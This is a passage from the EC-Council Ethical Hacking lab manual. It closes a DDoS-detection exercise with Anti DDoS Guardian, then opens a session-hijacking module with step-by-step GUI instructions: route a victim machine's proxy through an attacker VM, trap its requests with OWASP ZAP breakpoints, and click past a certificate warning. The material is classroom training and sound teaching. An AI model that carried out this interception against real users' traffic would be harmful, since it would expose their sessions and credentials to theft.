23. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the **Block IP** option blocks the IP address sending the huge number of packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.




Figure 2.1.14: Traffic Details Viewer window

25. Observe that the blocked IP session turns red in the **Action Taken** column.




Figure 2.1.15: Blocked IP address session

26. Similarly, you can **Block IP** the address of the **10.10.10.19** session.
27. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all attacker virtual machines (**Windows Server 2019** and **Windows Server 2016**).
28. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.
29. Close all open windows and document all the acquired information.

You can also use other DoS and DDoS protection tools such as **Imperva Incapsula DDoS Protection** (https://www.incapsula.com), **DOSarrest's DDoS protection service** (https://www.dosarrest.com), **DDoS-GUARD** (https://ddos-guard.net), and **Cloudflare** (https://www.cloudflare.com) to protect organization's systems and networks from DoS and DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Navigate to **Control Panel** → **Programs** → **Programs and Features** and uninstall **Anti DDoS Guardian**.
31. Turn off the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Session Hijacking

Module 11

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Session Hijacking

Session hijacking is when an attacker takes over either a valid TCP communication session between two computers or a valid user session in a web application.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A session hijacking attack refers to the exploitation of a session token-generation mechanism or token security controls that enables an attacker to establish an unauthorized connection with a target server. The attacker guesses or steals a valid session ID (which identifies authenticated users) and uses it to establish a session with the server.

As an ethical hacker or penetration tester, you should understand different session hijacking concepts, how attackers perform application- and network-level session hijacking, and the various tools used to launch this kind of attack. You should also be able to implement security measures at both the application and network levels to protect your network from session hijacking. Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. Network-level hijacking is prevented by packet encryption, which can be achieved with protocols such as IPsec, SSL, and SSH.

Lab Objectives

The objective of the lab is to perform session hijacking and other tasks that include, but are not limited to:

- Hijack a session by intercepting traffic between server and client
- Steal a user session ID by intercepting traffic
- Detect session hijacking attacks

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 11 Session Hijacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker:

- **Active session hijacking**: An attacker finds an active session and takes it over
- **Passive session hijacking**: An attacker hijacks a session, and, instead of taking over, monitors and records all the traffic in that session

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform session hijacking on the target systems. Recommended labs that will assist you in learning various session hijacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Session Hijacking	√	√	√
	1.1 Hijack a Session using Zed Attack Proxy (ZAP)	√		√
	1.2 Intercept HTTP Traffic using bettercap		√	√
2	Detect Session Hijacking	√		√
	2.1 Detect Session Hijacking using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Session Hijacking

In a session hijacking attack, an attacker takes over (hijacks) a victim's valid user session in order to establish an unauthorized connection with a target server.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

As a professional ethical hacker or penetration tester, you must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 11 Session Hijacking

Lab Objectives

- Hijack a session using Zed Attack Proxy (ZAP)
- Intercept HTTP traffic using bettercap

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- OWASP ZAP located at **E:\CEH-Tools\CEHv11 Module 11 Session Hijacking\OWASP ZAP**
- You may also download the latest version of **OWASP ZAP** from the official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 30 Minutes

Overview of Session Hijacking

Session hijacking can be divided into three broad phases:

- **Tracking the Connection**: The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict
- **Desynchronizing the Connection**: A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server's sequence number is not equal to the client's acknowledgment number (or vice versa)
- **Injecting the Attacker's Packet**: Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Lab Tasks

TASK 1

Hijack a Session using Zed Attack Proxy (ZAP)

Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.

Note: Before starting this task, we need to configure the proxy settings in the victim's machine, which in this lab will be the **Windows 10** virtual machine.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.

TASK 1.1

Set Up a Proxy

2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd** and open any web browser (in this example, we are using **Google Chrome**).
3. In **Google Chrome**, click the **Customize and control Google Chrome** icon (), and select **Settings** from the context menu.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing




Figure 1.1.1: Google Chrome Settings

4. On the **Settings** page, scroll down and click the **Advanced** option in the browser.

ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.




Figure 1.1.2: Google Chrome: Show Advanced settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Scroll down to the **System** section and click **Open your computer's proxy settings** to configure a proxy.




Figure 1.1.3: Google Chrome: Change proxy settings

6. A Windows 10 **Settings** window opens, with the **Proxy** settings in the right pane
7. Under the **Manual proxy setup** section, make the following changes:
   - Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
   - In the **Address** field, type **10.10.10.19** (the IP address of the attacker's machine).
   - In the **Port** field, type **8080**.
   - Click **Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.4: Settings window: Proxy setup

8. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
9. Switch to the **Windows Server 2019** virtual machine, which in this lab will be the attacker's machine; log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.2

Install & Configure OWASP ZAP

10. To install **OWASP ZAP**, navigate to **Z:\CEHv11 Module 11 Session Hijacking\OWASP ZAP**, double-click **ZAP_2_8_0_windows.exe**, and follow the installation steps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Setup - OWASP Zed Attack Proxy** window appears; click **Next**.




Figure 1.1.5: Setup - OWASP Zed Attack Proxy

12. In the **Select Installation Type** wizard, ensure that the **Standard installation** radio button is selected and click **Next**.
13. Follow the steps to install **OWASP ZAP** using the default settings.
14. After the installation completes, the **Completing the OWASP Zed Attack Proxy Setup Wizard** appears; click **Finish**.
15. Double-click the **OWASP ZAP** shortcut on **Desktop** to launch the application.
16. A prompt that reads **Do you want to persist the ZAP Session?** appears. Select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.



Figure 1.1.6: OWASP ZAP: Do you want to persist the ZAP Session?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **OWASP ZAP** main window appears. Click on the "**+**" icon in the right pane and select **Break** from the options.

Note: The **Break** tab allows you to modify a response or request when ZAP has caught it. It also allows you to modify certain elements that you cannot modify through your browser, including:

a) The header

b) Hidden fields

c) Disabled fields

d) Fields that use JavaScript to filter out illegal characters



Figure 1.1.7: OWASP ZAP adding the Break tab

18. The **Break** tab is added to your **OWASP ZAP** window.

19. To configure ZAP as a proxy, click the **Settings** icon ( ) from the toolbar.



Figure 1.1.8: OWASP ZAP Break tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **Options** window, click **Local Proxies** in the left pane. In the right pane, under the **Local Proxy** section, type **10.10.10.19** (the IP address of the **Windows Server 2019** virtual machine) in the **Address** field and set the **Port** value to the default, **8080**; click **OK**.




Figure 1.1.9: OWASP ZAP Options window

21. Click the **Set break on all requests and responses** icon () on the main ZAP toolbar. This button sets and unsets a global breakpoint that will trap and display the next response or request from the victim's machine in the **Break** tab.

Note: The **Set break on all requests and responses** icon turns automatically from green to red.



Figure 1.1.10: OWASP ZAP: Setting a breakpoint

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Browse Website as a Victim

22. Now, switch back to the victim's machine (**Windows 10**) and launch the same browser in which you configured the proxy settings. In this lab, we have configured the **Google Chrome** browser.
23. Type **www.moviescope.com** in the address bar and press **Enter**.
24. A message appears, stating that **Your connection is not private**. Click the **Advanced** button.




Figure 1.1.11: Your connection is not private message in the browser

25. On the next page, click **Proceed to www.moviescope.com (unsafe)** to open the website.

